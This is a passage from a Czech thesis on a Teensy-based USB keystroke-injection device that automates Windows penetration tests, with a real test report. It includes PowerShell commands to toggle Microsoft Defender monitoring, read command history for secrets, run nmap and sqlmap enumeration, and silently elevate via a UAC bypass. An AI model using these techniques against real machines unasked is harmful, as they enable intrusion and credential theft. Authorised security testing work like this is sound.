Kvůli použitému protokolu MTP (více v podkapitole 5.3) je nutné přistupovat k souborům a složkám formou dotazů (podobně jako u File Transfer Protocol (FTP)). Funkce `copyRequiredFilesForTests()` se postupně dotazuje na jednotlivé složky a soubory.

Pro účely testování jsou zkopírovány na testovaný počítač postupně archivy nástrojů a následně testů. V archivu jsou obě části kvůli zefektivnění rychlosti přenosu. Více souborů znamená vyšší režii. Navíc je přenos poměrně pomalý a takto se přenáší menší objem dat.

Po zkopírování je zavolána funkce `extractTestFiles()`, kterou se archivy rozbalí.

7.2.6 Spuštění testů

Funkce `startTests()` postupně načte veškerý obsah ze složky testů a začně procházet jednotlivé složky, ve kterých je v jednotném formátu soubor skriptu testu. Průběžně je posílán signál mikrokontroleru vždy, když začne exekuce daslšího testu.

Za pomoci příkazu

```
powershell -ExecutionPolicy Bypass SKRIPT | Out-File VÝSTUP
```

je spuštěn soubor skriptu s testem. Výstup tohoto běhu je směrován do výstupního souboru. Zároveň je nastavena úroveň zabezpečení pro spouštěný skript na `Bypass` (obejití). Tímto nastavením není provedení skriptu blokované operačním systémem.

7.2.7 Zabalení výsledků do archivu

Provedení nastane po zavolání funkce `zipResultsAndCopyToSDCard()`. Účel této funkce je přímočarý. Po zavolání testovaný počítač zabalí veškerý obsah ze složky pro výsledky do archivu formátu ZIP. Pro zjednodušení identifikace je archiv pojmenován s místním datumem a časem. Zjednodušení ovšem přináší jen v případě správně nastaveného času v systému testovaného počítače.

7.2.8 Ukončení

Závěr práce na testovaném počítači je ukončen funkcí `cleanUp()`. Ta zařídí úklid a oznámí mikrokontroleru úspěšné dokončení.

8 Návod pro použití

Zde se nachází návod, jak zařízení používat, a co je všechno potřeba, aby byl průběh testování hladký.

8.1 Podporované prostředí

Zařízení je optimalizováno pro běh na počítači s operačním systémem Windows 10. Je nutné, aby na testovaném zařízení bylo povoleno připojování nových USB zařízení (některé antimalware programy mohou nová zařízení blokovat). Zároveň je třeba, aby byl při běhu, a při připojení zařízení, přihlášen uživatel s odemknutou obrazovkou. Pro účely zadávání kódu pro běh je třeba, aby cílový testovaný počítač měl jazyk prostředí nastavený na angličtinu. V nejideálnějším případě by měl uživatel mít oprávnění pro eskalaci práv do role administrátora systému. Tímto způsobem se dá očekávat nejhladší průběh testů v jejich plné míře.

8.2 Prerekvizice

Tester musí být obeznámen s použitými nástroji v testech, jejich příkazy a jejich průběhem. Musí také být připraven na situaci, kdy se z nějakého důvodu test přeruší. To může způsobit například přerušení dodávky proudu, nebo interakce uživatele s počítačem. V takovém případě může být upravena konfigurace počítače a je nutno ji manuálně vrátit. Doporučuji provést zálohu nastavení počítače před začátkem testu.

Do zařízení se připojuje Micro SD karta s testy a nástroji. Doporučuji dostatečně velkou kapacitu karty pro výsledky testů a hlavně nástroje.

Aby testy probíhaly co nejrychleji a nejspolehlivěji, není vhodné provádět jakékoliv jiné operace, které by systém zpomalovaly, či měnily jeho konfiguraci (například instalace, aktualizace nebo vzdálená správa).

8.3 Interakce s testovaným počítačem

Aby mohlo testování začít, je nutné, aby byl počítač spuštěný a odemčený (uživatel byl přihlášen). Pro spuštění testů stačí zařízení připojit do portu USB.

Na displeji zařízení se postupně zobrazí několik hlášek o provedených krocích. Za zmínku stojí kontrola přítomnosti Micro SD karty. Pokud chybí, uživateli je tato zpráva zobrazena a zařízení čeká na její vložení.

Začíná testování. V závislosti na velikosti nástrojů a délce průběhu testů se může délka testování lišit na každém testovaném počítači. Po nahrání výsledků testů na Micro SD kartu je na displeji zobrazena hláška o skončení. Zařízení je možné vyjmout a na Micro SD kartě jsou dostupné výsledky.

8.4 Vytvoření nového testu

Testy jsou načítány automaticky a je nutné dodržet adresářovou strukturu. Celé zařízení pracuje s Micro SD kartou naformátovanou jako FAT32. V kořenovém adresáři musí existovat dva archivy, a to `tests.zip` pro testy a `tools.zip` pro nástroje. Jak bude vypadat archiv s nástroji, je plně na testerovi. Struktura pro testy je ale jasně daná.

Po rozbalení archivu s testy by měl vzniknout adresář s názvem archivu. Uvnitř musí být další adresáře, které nesou název testu. V těchto adresářích jsou pak samotné testy. V průběhu testování je z každého takového adresáře spuštěn soubor skriptu s názvem `test.ps1`. Tento soubor skriptu je spuštěn v privilegovaném režimu. Spuštění probíhá za využití zranitelnosti operačního systému Windows, takže není třeba řešit vkládání hesla administrátora. Pokud chce tester využít nástroje z adresáře nástrojů, může v testu využít relativní cestu `testfiles\tools\`.

8.5 Vyhodnocení výsledků

Výsledky jsou po každém testování jsou uloženy na Micro SD kartě ve formátu ZIP. Je tedy nutné výsledky zkopírovat do počítače a tam je rozbalit. Výsledky jsou pojmenovány s časem testu. Podsložky jsou pak nazvány podle jména testu s veškerými výstupy běhu testovacího skriptu.

9 Příklady testů

V této kapitole jsou názvy podkapitol shodné s názvy testů. Jsou k nalezení v příloze na CD. Jeho obsah je v příloze III.

9.1 DisableDefenderMonitoring

Spuštěním tohoto testu dojde k pokusu o vypnutí programu *Microsoft Defender*. Využívá se příkazu `Set-MpPreference` pro úpravu nastavení. Příkaz je popsán v dokumentaci na webové stránce `https://docs.microsoft.com/en-us/powershell/module/defender/set-mppreference?view=windowsserver2019-ps`.

9.1.1 Příkaz

```
# Výpis nastavení před změnou
$preferences = Get-MpPreference
# Uložení původních hodnot
$mpRealtimeMonitoring =
[System.Convert]::ToBoolean($preferences.DisableRealtimeMonitoring)
$mpBehaviorMonitoring =
[System.Convert]::ToBoolean($preferences.BehaviorMonitoring)
echo "## Toggle monitorings: There will be errors if
     it can not be toggled ##"
# Ovlivnění nastavení Defenderu
Set-MpPreference -DisableRealtimeMonitoring (
     -not ($mpRealtimeMonitoring))
Set-MpPreference -DisableBehaviorMonitoring (
     -not ($mpBehaviorMonitoring))
# Obnovení původního stavu
echo "## Toggle to original state and print MpPreference ##"
Set-MpPreference -DisableRealtimeMonitoring $mpRealtimeMonitoring
Set-MpPreference -DisableBehaviorMonitoring $mpBehaviorMonitoring
# Výpis nastavení na konci testu
Get-MpPreference
```

9.1.2 Výsledek

Pokud byla v průběhu testu zobrazena chyba, úprava nastavení se nezdařila.

9.2 GetHistoryFromTerminal

Pro penetračního testera může být historie příkazů v terminálu zajímavá. Stejně tak jako pro útočníka. Příkazem uvedeným na webové stránce *Stack Overflow* [30] lze zobrazit celou historii.

9.2.1 Příkaz

```
cat (Get-PSReadlineOption).HistorySavePath
```

9.2.2 Výsledek

Tímto příkazem tester dostane celou historii příkazů. Bude-li přítomný jakýkoliv příkaz odkrývající jakékoliv zranitelné nastavení aplikace (heslo, token, úprava nastavení služeb, a tak dále), je to potenciálně zneužitelný problém. Historie by se měla pravidelně mazat.

9.3 NmapLocalHost

Pro identifikaci možných problémů je pro penetračního testera důležité znát svůj cíl testování co nejlépe. Na počítači může běžet mnoho služeb, které navíc mohou komunikovat skrz síť. Pro tuto práci se hodí program NMAP, který provádí skenování systému a služeb. Více o tomto nástroji je v podkapitole 2.1.

9.3.1 Příkaz

Test využívá nástroj přenesený z paměťové karty.

```
testfiles\tools\nmap-7.92\nmap.exe 127.0.0.1 -p- -sS -A
```

9.3.2 Výsledek

Tímto testem je z počítače získána informace o verzi operačního systému a verze služeb.

9.4 SqlmapCrawl

Běžně i pro klasické programy na počítačích běží databáze. Často se s nimi můžeme setkat v podnikových počítačích, například pro různé účetní programy. S přibývajícím trendem cloudových řešení je ale do účetních či jiných programů zapotřebí jen prohlížeč nebo jednoduchý klient s webovou nadstavbou. Jedno mají tyto provedení společné, a to komunikaci se serverem. Stačí, aby na počítači běžel server poskytující webovou stránku a je možné zkoušet připojení do databáze skrz zranitelnosti. Na to je možné použít program SQLmap popsaný v podkapitole 2.2.

9.4.1 Příkaz

Test využívá nástroj přenesený z paměťové karty a přenositelnou verzí Pythonu.

```
testfiles\tools\winpython\python-3.10.2\python.exe
 testfiles\tools\sqlmap\sqlmap.py -u http://localhost/ -crawl=1
  --batch
```

9.4.2 Výsledek

Po provedení tohoto příkazu je možné vidět, zda-li existují zranitelnosti aplikací na lokálním serveru.

9.5 SqlmapDatabaseEnumeration

Pracuje podobně jako předchozí test se stejným nástrojem SQLmap. V momentě, kdy se tester dostane k databázi, už nic nebrání provádět jakékoliv příkazy. Tohle je další příklad z modifikací.

9.5.1 Příkaz

```
testfiles\tools\winpython\python-3.10.2\python.exe
 testfiles\tools\sqlmap\sqlmap.py -u http://127.0.0.1 -dbs -v 3
  --batch
```

9.5.2 Výsledek

Seznam databází dostupných na testovaném počítači. Pro útočníka může být zajímavá například databáze uživatelů, partnerů společnosti nebo účetnictví.

10 Provedení testu na reálném počítači

Pro příklad byla vybrána metodika PTES (viz 1.3.2). V každém testu je číslem označena fáze a rozpis kroků. Pro lepší orientaci jsou kroky metodiky vypsány znovu zde:

1. fáze interakce před začátkem
2. shromažďování informací
3. modelování zranitelností
4. analýza zranitelností
5. fáze zneužití
6. fáze po zneužití
7. reportování

10.1 Domácí počítač

Jedná se o domácí počítač, na kterém byl prováděn vývoj zařízení. Následuje plán, co se bude během aplikování metodiky dělat.

10.2 Příprava testu

1. V této fázi je nutné vytýčit, o jaký druh testování jde a co je jeho cílem. Cíl je v tomto případě odhalit zranitelné a zapomenuté aplikace.
2. Pro tento případ testování víme, že je počítač využíván jako stanice pro programování. Běží na něm mnoho služeb a kontejnerů clusteru. V této fázi zařízení pro automatizované penetrační testování spustíme a necháme provést sběr informací.
3. V tento moment již budeme mít informace o počítači. Verze aplikací, verze systému a další informace z používání počítače. Teď můžeme odhadnout, co se může všechno stát. Například zneužití zabezpečení aplikace.
4. Své odhady si ověříme například kontrolou u používaných aplikací. Běžně je u nových verzí i informace o aktualizaci zabezpečení. V ideálním případě je možné konkrétní změnu zabezpečení dohledat.
5. Pokud jsou dostupné informace jak zneužití provést, provede se test, jestli je tato zranitelnost platná. Ovšem ne tak, aby byl systém jakkoliv poškozen.
6. Aktualizace, je-li aplikace nebo systém možné aktualizovat. Pokud se na počítači nalézá cokoliv, co se již nepoužívá, tak také odinstalace či smazání.


7. Zápis provedeného testu do reportu s datumem testu a provedenými kroky.

10.3 Průběh sběru informací

Průběh použití zařízení k testu je na videozáznamu v příloze na CD (III). Záznam je upravený a zkrácený pro účely prezentace. Celková doba trvání byla 8 minut. Výsledky byly uloženy na Micro SD kartu.

10.4 Výsledky sběru informací


Po použití zařízení přibyl na Micro SD nový archiv. Vidět je na obrázku 10.1. Po rozbalení jsou na obrázku 10.2 vidět složky jednotlivých běhů testů. Obrázek 10.3 ukazuje část zjištěných informací po běhu programu nmap. Jsou vidět otevřené porty 5432 a 5433, které náleží databázovému serveru PostgreSQL. Další zjištění proběhlo u historie terminálu (obrázek 10.4), protože je zde vidět token pro komunikaci s platební bránou.




Obr. 10.1 Obsah Micro SD karty po testu

10.5 Modelování zranitelností

Testy odhalily potenciální zneužití databáze a účtu pro platební bránu. Při poškození databází hrozí ovlivnění běhu aplikací nebo únik dat.



Obr. 10.2 Obsah výsledného archivu



Obr. 10.3 Část obsahu výsledku testu NmapLocalHost

10.6 Analýza zranitelností

Aplikace PostgreSQL je dle výsledku testu pravděpodobně verze 9.6. Na webové stránce `https://www.cvedetails.com/cve/CVE-2017-12172/` je dostupná zranitelnost, konkrétně kompromitace systému bez nutné autentizace. Po provedení příkazu


```
SELECT version();
```

byla zjištěna verze 9.6.4. Instalace PostgreSQL je tedy zranitelná.

Účet platební brány je již nefunkční a nehrozí jeho zneužití.

10.7 Fáze zneužití a po zneužití

Kvůli riziku poškození databáze nebylo provedeno zneužití. Místo toho byla provedena záloha databází a provedena aktualizace na verzi 14.3. Zároveň bylo na firewallu operačního systému nastaveno pravidlo pro uzavření portů 5432 a 5433 v počítačové síti.



Obr. 10.4 Část obsahu výsledku testu GetHistoryFromTerminal

10.8 Report

Test proběhl dne 17.5.2022. Byla spuštěna standardní sada testů pro sběr informací o počítači. Analýzou bylo zjištěno, že aplikace PostgreSQL nebyla dlouhou dobu aktualizována a je dostupná v počítačové síti přes otevřené porty. Pro starou verzi aplikace (9.6.4) existují zranitelnosti, takže PostgreSQL bylo aktualizováno na nejnovější verzi (14.3). Dále byl v historii terminálu nalezen token pro autentizaci a autorizaci platební brány. Tento token již není funkční a nehrozí jeho zneužití.

Jiné zranitelnosti nebyly nalezeny. Počítač byl ke dni 17.5.2022 zabezpečen.

11 Jiné možnosti použití a vlastnosti

Zařízení je zkonstruováno jako univerzální, takže ho je možné s drobnými úpravami využít i k jiným účelům, než bylo původně zamýšleno.

11.1 Automatizovaný audit

V podnikovém prostředí se bežně nachází velké množství počítačů. Když není možné počítače kontrolovat automatizovaně a na dálku, přichází na řadu ruční kontrola. Tento proces se dá ovšem také automatizovat. Místo testovacích skriptů je možné přidat příkazy pro sběr informací o veškerém softwarovém a hardwarovém vybavení, včetně počtu využitých licencí pro podnikové programy. Zároveň se tím zachová jednotný formát pro celý audit a zvýší rychlost.

11.2 Údržba techniky

Pro správce podnikové infrastruktury je běžnou záležitostí ruční konfigurace a správa počítačů. To je samo o sobě bez nadsázky čas pohlcující práce. Se zařízením umožňující téměř libovolné ovládání cílového počítače je údržba daleko jednodušší. Umožňuje totiž automatizovaně provést konfigurace nových i použitých počítačů:

- registrace počítače do domény
- instalace základních uživatelských programů
- konfigurace programů a registrace licencí
- instalace certifikátů
- zálohování
- čištění

11.3 Zajištění digitálních stop

S vhodnou modifikací je možné z počítače získat digitální stopy uživatele pro další forenzní analýzu. Například tak, že hlavním účelem zařízení nebude spouštění testů, ale sběr velkého množství dat. Mezi stopy je možné zařadit:

- data webového prohlížeče
- adresář TEMP
- adresář AppData
- případně rovnou celý adresář uživatelského profilu

11.4 Porovnání s Rubber Ducky

Podobnost s Rubber Ducky není náhodou, je z části inspirací této práce. Popis je v podkapitole 4.4. Vytvořené zařízení má však v porovnání s Rubber Ducky hned několik výhod:

- První výhodou je displej zobrazující užitečné informace o právě prováděných operacích. To je užitečné například při inicializaci, protože se obě zařízení na úplném začátku spoléhají na spolupráci počítače. To stejné platí i na konci testování, protože je konec oznámen hláškou na displeji.
- Další výhodou je rychlejší přenos díky připojenému paměťovému zařízení přes protokol MTP. Rubber Ducky totiž veškerý obsah musí vložit přes simulovanou klávesnici, není tedy vhodné pro přenos velkých nástrojů.
- Díky využití mikropočítače Teensy je další výhodou jeho univerzálnost. Zařízení se dá použít téměř na cokoliv a je lehce upravitelné.
- Jelikož je při testování dostupné paměťové zařízení, výsledky testů je možné nahrát na Micro SD kartu. Penetrační tester tak nemusí výsledky hledat a přenášet z testovaného počítače.

Mezi nevýhody vytvořeného zařízení je možné zařadit nutnost využití sériového spojení pro zpětnou vazbu a připojené paměťové zařízení přes protokol MTP. Některé podniky mohout mít totiž zakázáno připojování externích paměťových zařízení.

ZÁVĚR

Cílem práce bylo vytvořit zařízení sloužící k automatizaci penetračích testů. Na základě popsané problematiky v teoretické části toto zařízení vzniklo a je funkční. Dokáže automatizovaně provést penetrační testy dostupné na paměťové kartě v zařízení. Využitelné je na počítačích s operačním systémem Windows 10. Průběh testování je viditelný na malém OLED displeji a výsledky testů jsou uloženy na paměťovou kartu vedle testů do přehledné adresářové struktury. Pro ovládání počítače je využito principu simulované klávesnice, a to umožňuje penetračnímu testerovi automatizovat svoji práci.

Při vývoji bylo využito mikropočítače Teensy. Ten má výhodu proti Arduino v počtu možných simulovaných rozhraní pro USB. Toho je využito pro simulaci klávesnice, sériového a paměťového zařízení najednou. Při práci se zařízení celou dobu nespoléhá jen na časový odhad, že již příkaz na straně počítače proběhl, ale počítá se synchronizačními signály o dokončené sérii příkazů. Tím se zvyšuje stabilita. Některé sady testů mohou vyžadovat privilegovaný přístup k některým službám a zařízením v počítači. Aby mohly příkazy v testech ovládat počítač bez nutné autentizace, je využito zranitelnosti operačního systému, která je již dlouhou dobu přítomná. Stačí tedy zařízení do přihlášeného počítače vložit a zařízení si samo zajistí administrátorská práva.

Zařízení je lehce přenositelné a dá se nosit v kapse. Velikostí odpovídá USB modemu nebo většímu flash disku. Připojit se dá do běžně dostupného USB portu typu A. Během vzniku zařízení byla ručně vyrobena redukce z mikropočítače až k portu.

Možné pokračování práce je v rozvoji univerzálnosti. Již nyní je zařízení schopné spustit na cílovém počítači téměř cokoliv. Momentálně však komunikace probíhá třemi způsoby zároveň. Může se stát, že politika organizace, kde bude toto zařízení použito, má nastavený zákaz připojení paměťových zařízení. Tohle omezení platí v případě, pokud se penetrační testování provádí na reálně používaných počítačích a ne v oddělené síti s klony. Zařízení by mohlo komunikovat jen a pouze přes protokol HID. Sice by zařízení zpětně nedostalo výsledky testů, tester by je však mohl analyzovat na testovaném počítači. Testy a nástroje pro testování by mohly být přenášeny úhozy simulované klávesnice místo kopírování z paměťového úložiště a na místě sestaveny zpátky do své binární podoby. Zpětná vazba pro synchronizaci by mohla probíhat přes simulaci stisknutí kláves Num Lock, Caps Lock nebo Scroll Lock. Tohle řešení by sice bylo řádově pomalejší, dokázalo by ale v některých případech proniknout do systémů s vysokou úrovní zabezpečení a provádět penetrační testy i tímto způsobem.

SEZNAM POUŽITÉ LITERATURY

[1] WEIDMAN, Georgia. *Penetration testing: a hands-on introduction to hacking.* San Francisco, CA: No Starch Press, c[2014]. ISBN 978-1-59327-564-8.

[2] Technical guide to information security testing and assessment[online]. 2008. [cit.2022-02-20]. Dostupné z: `http://nvlpubs.nist.gov/nistpubs/Legacy/SP/nistspecialpublication800-115.pdf`.

[3] SELECKÝ, Matúš. *Penetrační testy a exploitace.* Brno: Computer Press, 2012. ISBN 9788025137529.

[4] Penetrační testy | Infrastruktura & Cloud. *INTEGRA*. [online]. Copyright © 2022 [cit. 29.03.2022]. Dostupné z: `https://www.integra.cz/cs/penetracni-testy-infrastruktury/`.

[5] Black hat, white hat & gray hat hackers | Norton. *Official Site | Norton™ - Antivirus & Anti-Malware Software* [online]. Copyright © 2022 NortonLifeLock Inc. [cit. 30.03.2022]. Dostupné z: `https://us.norton.com/internetsecurity-emerging-threats-black-white-and-gray-hat-hackers.html`.

[6] OSSTMM - A Penetration Testing Methodology. *Blog | Securium Solutions. Information Security | Cyber Security | Web Development | Securium Solutions.* [online]. Copyright © 2022 [cit. 01.04.2022]. Dostupné z: `https://securiumsolutions.com/blog/osstmm-a-penetration-testing-methodology/`.

[7] HERZOG, Pete. OSSTMM 3 – The Open Source Security Testing Methodology Manual. *ISECOM*. [online]. Copyright © [cit. 30.03.2022]. Dostupné z: `https://www.isecom.org/OSSTMM.3.pdf`.

[8] SHANLEY, Aleatha a Michael JOHNSTONE. *Selection of penetration testing methodologies: A comparison and evaluation.* 13th Australian Information Security Management Conference [online]. 30. listopadu – 2. prosince, 2015, Western Australia. DOI:10.4225/75/57B69C4ED938D. [cit. 4.5.2022]. Dostupné z: `https://ro.ecu.edu.au/ism/182/`.

[9] LYON, Gordon. *Nmap: the Network Mapper - Free Security Scanner.* [online]. [cit. 2022-04-30]. Dostupné z: `https://nmap.org/`.

[10] KIM, Peter. *Hacking: praktický průvodce penetračním testováním.* Přeložil Jan POKORNÝ. Brno: Zoner Press, 2015. Encyklopedie Zoner Press. ISBN 9788074133138.

[11] ANDREA, Harris. *How I Use NMAP for Host Discovery and Penetration Testing. Cisco Networking Tutorials - Networks Training* [online]. Copyright © 2022. [cit. 30.04.2022]. Dostupné z: `https://www.networkstraining.com/nmap-host-discovery-penetration-testing/`.

[12] GUIMARAES, B. D. A. a M. STAMPAR. *sqlmap: automatic SQL injection and database takeover tool.* [online]. Copyright © 2006-2022 [cit. 30.04.2022]. Dostupné z: `https://sqlmap.org/`.

[13] SINGH, Satyam. *Important SQLMap commands - Infosec Resources. Infosec Resources - IT Security Training & Resources by Infosec.* [online]. Copyright ©2022 Infosec Institute, Inc. [cit. 30.04.2022]. Dostupné z: `https://resources.infosecinstitute.com/topic/important-sqlmap-commands-2/`.

[14] SQLMap - Cheetsheat. *HackTricks.* [online]. Dostupné z: `https://book.hacktricks.xyz/pentesting-web/sql-injection/sqlmap`.

[15] User Account Control (Windows). *Windows security | Microsoft Docs.* [online]. Copyright © Microsoft 2022 [cit. 23.04.2022]. Dostupné z: `https://docs.microsoft.com/en-us/windows/security/identity-protection/user-account-control/user-account-control-overview`.

[16] Start-Process (Microsoft.PowerShell.Management). *PowerShell | Microsoft Docs.* [online]. Copyright © Microsoft 2022 [cit. 23.04.2022]. Dostupné z: `https://docs.microsoft.com/en-us/powershell/module/microsoft.powershell.management/start-process?view=powershell-5.1`.

[17] Elevation of Privilege. *Windows drivers | Microsoft Docs.* [online]. Copyright © Microsoft 2022 [cit. 23.04.2022]. Dostupné z: `https://docs.microsoft.com/en-us/windows-hardware/drivers/ifs/elevation-of-privilege`.

[18] UAC Bypass – Fodhelper – Penetration Testing Lab. *Penetration Testing Lab – Offensive Techniques & Methodologies.* [online]. Dostupné z: `https://pentestlab.blog/2017/06/07/uac-bypass-fodhelper/`.

[19] PINKER, Jiří. *Mikroprocesory a mikropočítače.* Praha: BEN - technická literatura, 2004. ISBN 80-7300-110-1.

[20] RAFIQUZZAMAN, M. *Fundamentals of digital logic and microcomputer design.* 5th ed. Hoboken: Wiley, 2005. ISBN 0471727849.

[21] PEREA, Francis. *Arduino Essentials.* Birmingham, Velká Británie: Packt Publishing, 2015. ISBN978-1-78439-856-9.

[22] Teensy USB Development Board. *PJRC: Electronic Projects* [online]. [cit. 2022-02-19]. Dostupné z: https://www.pjrc.com/teensy/.

[23] TRINKA, Jeremy. *The USB Threat is [Still] Real — Pentest Tools for Sysadmins, Continued*. Medium [online]. 19.4.2018, nestránkováno [cit. 2021-12-03]. Dostupné z: https://medium.com/@jeremy.trinka/the-usb-threat-is-still-real-pentest-tools-for-sysadmins-continued-88560af447bf.

[24] USB Rubber Ducky. *Hak5*. [online]. Copyright © Hak5 LLC. [cit. 2.4.2022]. Dostupné z: https://hakshop.com/products/usb-rubber-ducky-deluxe.

[25] SerialPort Class (System.IO.Ports). *Microsoft Docs*. [online]. Copyright © Microsoft 2022 [cit. 24.04.2022]. Dostupné z: https://docs.microsoft.com/en-us/dotnet/api/system.io.ports.serialport?view=netframework-4.6.

[26] AXELSON, Jan. *USB complete: everything you need to develop custom USB peripherals*. 3rd ed. New York: Lakeview Research, 2005. ISBN 9781931448024.

[27] Device Class Definition for Human Interface Devices (HID): Firmware Specification-5/27/01. *USB-IF* [online]. 2001 [cit. 2022-02-19]. Dostupné z: https://www.usb.org/sites/default/files/hid1_11.pdf.

[28] HOFFMAN, Chris. Android USB Connections Explained: MTP, PTP, and USB Mass Storage. *How-To Geek - We Explain Technology*. [online]. Copyright © 2022 LifeSavvy Media. All Rights Reserved [cit. 24.04.2022]. Dostupné z: https://www.howtogeek.com/192732/android-usb-connections-explained-mtp-ptp-and-usb-mass-storage/.

[29] MARTIN, Robert C. *Clean code: a handbook of agile software craftmanship*. Upper Saddle River, NJ: Prentice Hall, c2009. Robert C. Martin series. ISBN 978-0-13-235088-4.

[30] How can I see the command history across all PowerShell sessions in Windows Server 2016? - Stack Overflow. *Stack Overflow - Where Developers Learn, Share, & Build Careers*. [online]. Dostupné z: https://stackoverflow.com/questions/44104043/how-can-i-see-the-command-history-across-all-powershell-sessions-in-windows-serv.

SEZNAM POUŽITÝCH SYMBOLŮ A ZKRATEK

CPU	Central Processing Unit
FTP	File Transfer Protocol
HID	Human Interface Device
I2C	Inter-Integrated Circuit
MTP	Media Transfer Protocol
OISSG	Open Information Systems Security Group
OLED	Organic Light-Emitting Diode
OSSTMM	Open-Source Security Testing Methodology Manual
OWASP	Open Web Application Security Project
PTES	Penetration Testing Execution Standard
RAM	Random Access Memory
ROM	Read Only Memory
SPI	Serial Peripheral Interface
SQLi	Structured Query Language injection
UAC	User Account Control
USB	Universal Serial Bus

SEZNAM OBRÁZKŮ

SEZNAM TABULEK

SEZNAM PŘÍLOH

```
/* setupLoop that can run in loop()
* E.g. MTP requires calling mtpd.loop(); to function properly
* Starts tests in the end
*
* Params:
*  int setupPhase: Indicates function id to call.
* Return:
*  int: Incremented value for next call.
*/
int setupLoop(int setupPhase) {
    switch(setupPhase){
        case 0: createTempFolderOnTestedMachine(); break;
        case 1: waitForAccessibleMTPFolder(); break;
        case 2: copyRequiredFilesForTests(); break;
        case 3: extractTestFiles(); break;
        default:
            setupIsActive = false;
            startTests();
    }
    return ++setupPhase;
}
```

```
/* executeCommandInPowerShell decorates command to execute
* by serial sync signal.
* Used for setupLoop
* Params:
*  String command: Command to wrap and type over simulated keyboard.
* Return:
*  void
*/
